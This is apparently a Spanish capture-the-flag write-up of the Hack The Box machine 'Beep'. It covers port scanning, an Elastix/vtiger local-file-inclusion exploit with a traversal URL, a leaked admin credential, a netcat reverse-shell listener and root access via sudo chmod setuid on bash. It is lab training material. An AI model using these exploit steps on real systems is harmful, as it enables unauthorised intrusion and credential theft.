

# Beep

## Escaneo

```
Nmap done: 1 IP address (1 host up) scanned in 16.49 seconds
Raw packets sent: 80121 (3.525MB) | Rcvd: 79766 (3.191MB)
> cat allports

File: allports
1 # Nmap 7.94SVN scan initiated Tue May 14 17:52:20 2024 as: nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv -oG allports 10.129.229.183
2 # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
3 Host: 10.129.229.183 () Status: Up
4 Host: 10.129.229.183 () Ports: 22/open/tcp//ssh///, 25/open/tcp//smtp///, 80/open/tcp//http///, 110/open/tcp//pop3///, 111/open/tcp//rpcbind///, 143/open/tcp//imap///, 443/open/tcp//https///, 856/open/tcp////, 993/open/tcp//imaps///, 995/open/tcp//pop3s///, 3306/open/tcp//mysql///, 4190/open/tcp//sieve///, 4445/open/tcp//upnotifyp///, 4559/open/tcp//hylafax///, 5038/open/tcp////, 10000/open/tcp//snet-sensor-mgmt///
5 # Nmap done at Tue May 14 17:52:37 2024 -- 1 IP address (1 host up) scanned in 16.49 seconds

> extractports.sh allports
22,25,80,110,111,143,443,856,993,995,3306,4190,4445,4559,5038,10000
```


Ahora que hemos sacado los puertos ahora hacemos otro nmap pero ya buscando que servicios tiene el puerto

Bash

```
> nmap -sCV -p22,25,80,110,111,143,443,856,993,995,3306,4190,4445,4559,5038,10000 10.129.229.183 -oN targeted
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp
|_ smtp_commands: Couldn't establish connection on port 25
80/tcp    open  http         Apache httpd 2.2.3
|_ http_title: Did not follow redirect to https://10.129.229.183/
|_ http_server_header: Apache/2.2.3 (CentOS)
110/tcp   open  pop3
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000   2          111/tcp     rpcbind
|_   100000   2          111/udp     rpcbind
|_   100024   1          853/udp     status
|_   100024   1          856/tcp     status
143/tcp   open  imap
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http_server_header: Apache/2.2.3 (CentOS)
|_ ssl-date: 2024-05-14T15:59:38+00:00; +3s from scanner time.
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after: 2018-04-07T08:22:08
|_ http_title: Elastix - Login page
856/tcp   open  status       1 (RPC #100024)
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp   open  mysql
4190/tcp   open  sieve
4445/tcp   open  upnotifyp
4559/tcp   open  hylafax
5038/tcp   open  asterisk     Asterisk Call Manager 1.1
10000/tcp  open  http         MiniServ 1.570 (Webmin httpd)
|_ http_server_header: MiniServ/1.570
|_ http_title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Host: 127.0.0.1
```

Vemos la pagina



Y hacemos un whatweb al http no al https porque no deja

```
[root@kali ~]# whatweb http://10.129.229.183
http://10.129.229.183 [302 Found] Apache[2.2.3], Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.2.3 (CentOS)], IP[10.129.229.183], RedirectLocation[https://10.129.229.183/], Title[302 Found]
```

Vemos que tenemos Elastix.

## que es Elastix

**Elastix** es un software de servidor de comunicaciones unificadas que reúne PBX IP, correo electrónico, mensajería instantánea, fax y funciones colaborativas. Cuenta con una interfaz Web e incluye capacidades como un software de centro de llamadas con marcación predictiva.

La funcionalidad de Elastix hasta su última versión libre estaba basada en proyectos libres como Asterisk, FreePBX, HylaFAX, Openfire y Postfix. Estos paquetes ofrecen las funciones de PBX, fax, mensajería instantánea y correo, respectivamente.

Buscamos en searchsploit Elastix

searchsploit Elastix	
Exploit Title	Path
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	php/webapps/18650.py
Shellcodes: No Results	

hacemos un searchsploit -x a la ruta de .pl

y vemos la vulnerabilidad de LFI

```
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#-----#
#Elastix is an Open Source Software to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-----#
#####
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc--eyes ;)
# Discovered by romanc--eyes
# vendor http://www.elastix.org/


print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki  \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymou517hacker@gmail.com \n";

#LFI Exploit: vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action


use LWP::UserAgent;
print "\n Target: https://lp ";
chomp(my $target=<STDIN>);
$dir="vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../";
$test="amportal.conf%00";

/usr/share/exploitdb/exploits/php/webapps/37637.pl
```


y vemos que existe



y luego ejecutamos lo que nos pone que al parecer es un url hacia un conf



Y aqui esta  
crontol u



Aqui ya vemos mejor y podemos ver que hay informacion importante  
Vemos este usuario y contraseña admin:jEhdlekWmdjE

**vtiger CRM 5**  
The honest Open Source CRM

**Sign in**

- ▶ Sales force Automation
- ▶ Marketing Automation
- ▶ Customer Support & Service
- ▶ Order Management and more...

User Name

Password

Color Theme

Language

You must specify a valid username and password.

**Sign in**

vtiger CRM 5.1.0

© 2004

https://10.129.229.183/vtigercrm/index.php?action=index&module=Home

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**vtiger CRM 5**

MY HOME PAGE Marketing Sales Support Analytics Inventory Tools Settings Quick Create...

Home Calendar Webmail


My Home Page > Home


**Key Metrics**

Metrics	Module	Count
Prospect Accounts (admin)	Accounts	0
Open Tickets (admin)	Trouble Tickets	0
Hot Leads (admin)	Leads	0
Potentials Won (admin)	Potentials	0
Open Quotes (admin)	Quotes	0


Scroll


vtiger CRM 5.1.0


 Manage module behavior inside vtiger CRM


 Customize Picklist values in each module


**Communication Templates**

 **Notification Schedulers**  
Manage Notifications that will alert in case of important actions


 **Inventory Notifications**  
Change Settings of Inventory related Notifications


 **E-mail Templates**  
Manage templates for E-Mail module


 **Company Details**  
Specify business address of company


 **Mail Merge**  
Manage templates for Mail Merging


**Other Settings**


 **Currencies**  
Manage international currencies and exchange rates


 **Tax Calculations**  
Manage taxes and the corresponding tax rates


 **Outgoing Server**  
Configure Outgoing Mail Server details




 **Proxy Server**  
Configure proxies to access RSS feeds through Internet

 **Backup Server**

 **Announcements**

 **Assign Module Owners**

 **Default Module View**



cargamos la imagen

y nos ponemos en escucha



Users & Access Management

Users  
Roles  
Profiles  
Groups  
Sharing Access  
Fields Access  
Audit Trails  
User Login History

Studio

Module Manager  
Picklist Editor

Communication Templates

Notification Schedulers  
Inventory Notifications  
E-mail Templates

Company Details

Mail Merge

Other Settings

Currencies  
Tax Calculations  
Outgoing Server  
Proxy Server  
Backup Server

Settings > Company Details

Specify business address of your company

Company Details

Company Name	vtiger	Edit
Company Logo		
Address	40-41-42, Sivasunder Apartments, Flat D-II, Shastri Street, Velachery	
City	Chennai	
State	Tamil Nadu	
Postal Code	600 042	
Country	India	
Phone	+91-44-5202-1990	
Fax	+91-44-5202-1990	
Website	www.vtiger.com	

```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.229.183] 49322
bash: no job control in this shell
bash-3.2$ |
```

Buscamos el user.txt primera flag

```
[sudo] password for anticomand:
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.229.183] 52148
bash: no job control in this shell
bash-3.2$ script /dev/null -c bash
bash-3.2$ ls
beep.php.jpg  logo.txt  sale.jpeg  vtiger-crm-logo.jpg
bash-3.2$ cd /home
bash-3.2$ ls
fanis  spamfilter
bash-3.2$ cd fanis
bash-3.2$ ls
user.txt
bash-3.2$ cat user.txt
d8d1daa2baa24658e08f3ca20bcfecbf
```

## Escalar privilegios

Hacemos un sudo porque el usuario es Asterisk que es un usuario por defecto que tiene y buscamos el sudo -l ya que tendra privilegios de root o

algo

```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$
```

Vemos que tiene privilegios de nmap y vemos su version

```
(root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$ nmap --version

Nmap version 4.11 ( http://www.insecure.org/nmap/ )
bash-3.2$
```

Al ver que es una version antigua al hacer sudo no hace falta meter contraseña

AL ver nmap tenemos con sudo nmap --interactive sale el menu y escribes bash

tenemos el chmod para eso nos vamos al bin/bash

```
QUITTING!
bash-3.2$ ls -l /bin/bash
-rwxr-xr-x 1 root root 735004 Jan 22  2009 /bin/bash
bash-3.2$ sudo chmod u+s /bin/bash
bash-3.2$ bash -p
bash-3.2# whoami
root
bash-3.2# |
```



```
bash-3.2$ bash -p
bash-3.2# whoami
root
bash-3.2# cd /home
bash-3.2# ls
fanis  spamfilter
bash-3.2# cd spamfilter
bash-3.2# ls
bash-3.2# cd /home/root
bash: cd: /home/root: No such file or directory
bash-3.2# ls
bash-3.2# find /root
/root
/root/root.txt
/root/.bash_profile
/root/anaconda-ks.cfg
/root/.bash_logout
/root/.tcshrc
/root/.bashrc
/root/webmin-1.570-1.noarch.rpm
/root/.cshrc
/root/install.log.syslog
/root/postnochrout
/root/elastix-pr-2.2-1.i386.rpm
/root/.bash_history
/root/install.log
bash-3.2# cat /root/root.txt
15412043ca87fb06e90db22f58ee5b38
bash-3.2#
```